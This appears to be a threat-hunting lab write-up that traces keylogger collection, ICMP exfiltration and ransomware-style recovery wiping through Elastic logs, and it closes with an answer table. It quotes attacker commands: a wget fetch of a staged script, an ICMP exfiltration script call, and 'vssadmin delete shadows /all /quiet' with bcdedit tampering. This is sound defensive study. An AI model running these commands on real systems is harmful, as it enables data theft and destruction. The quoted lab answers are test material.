Threat Hunting: Endgame
Endgame closes the Threat Hunting module on the attacker’s final goals, the “actions on objectives” that turn a foothold into real damage. The lab is another Elastic Stack, but this one drops the beats indices for three scenario-specific ones, case_collection, case_exfiltration, and case_impact, one per tactic. Task 2 sets the frame with a single concept question: the term for an adversary’s lifetime in the network is dwell time, the window a hunt exists to shrink.
Task 4: collection
Collection is about gathering the data worth stealing. Hunting the case_collection index, a PowerShell process, PID 3388, pulls a staged script down with wget http://10.10.182.53:9000/chrome-update_api.ps1 -OutFile $env:temp\chrome-update_api.ps1. The real prize is a keylogger: a Start-KeyLogger script writes captured keystrokes to a deceptively named file, chrome_local_profile.db.

Reading the keylogger’s captured output (logged as PowerShell pipeline Out-Default values) reconstructs what the victim typed: a search for “how to open incognito tab”, then “gmail”, then a username. Stitched together, the logged mail account is [email protected].
Task 5: exfiltration
With data collected, the attacker moves it out over an unusual channel. Searching case_exfiltration for network-flavoured PowerShell surfaces icmp4data.ps1, invoked as icmp4data.ps1 -fl .\chrome_local_profile.db -ip 10.10.87.116. The script reads the keylog file in $readChunkSize = 15-byte blocks and sends each block as the payload of an ICMP echo, so the chunk size is 15 bytes and the exfiltrated document is chrome_local_profile.db.
The packet count is the neat part. There is no packet capture in this data, but every $ping.Send(...) returns a PingReply object that PowerShell logs to the pipeline, so counting the PingReply outputs gives the total of 21 ICMP packets sent to the server, defanged as 10[.]10[.]87[.]116.
Task 6: impact

Impact is the destruction. In case_impact, rebuilding the process tree from Sysmon EID 1 shows the attack chain rooted at a powershell.exe process, PID 6512 (spawned by RuntimeBroker.exe), which drops to cmd.exe and from there launches the payload. The headline action is wiping recovery options: the system executable used to remove shadow copies is vssadmin.exe, run as vssadmin.exe delete shadows /all /quiet, followed by bcdedit.exe tampering. That pairing, deleting Volume Shadow Copies and disabling recovery, is the signature pre-encryption step of nearly every ransomware family.

Room summary
| Room | Threat Hunting: Endgame (SOC Level 2, Threat Hunting) |
| Category | Threat Hunting, Medium |
| Task 2 | dwell time |
| Task 4 | 3388; [email protected] |
| Task 5 | 21; 15; chrome_local_profile.db; 10[.]10[.]87[.]116 |
| Task 6 | vssadmin.exe; powershell.exe; 6512 |
| Tool | Elastic Stack (Kibana + KQL) |
Wrap-up
Endgame is a good reminder that the later kill-chain tactics leave just as clear a trail as the early ones, if you know where to read it. Collection showed up as a staged download and a keylog file whose “captured” content was sitting in PowerShell’s own pipeline logs. Exfiltration was a native ICMP tunnel with no packet capture needed, because the script’s own PingReply outputs counted the packets for us. Impact was the textbook vssadmin delete shadows plus bcdedit, the last thing you want to see because it means recovery is already being taken off the table. The through-line is that each tactic has an artefact and a place to find it, and once the module’s indices are split by scenario, the hunt becomes a matter of asking the right index the right question.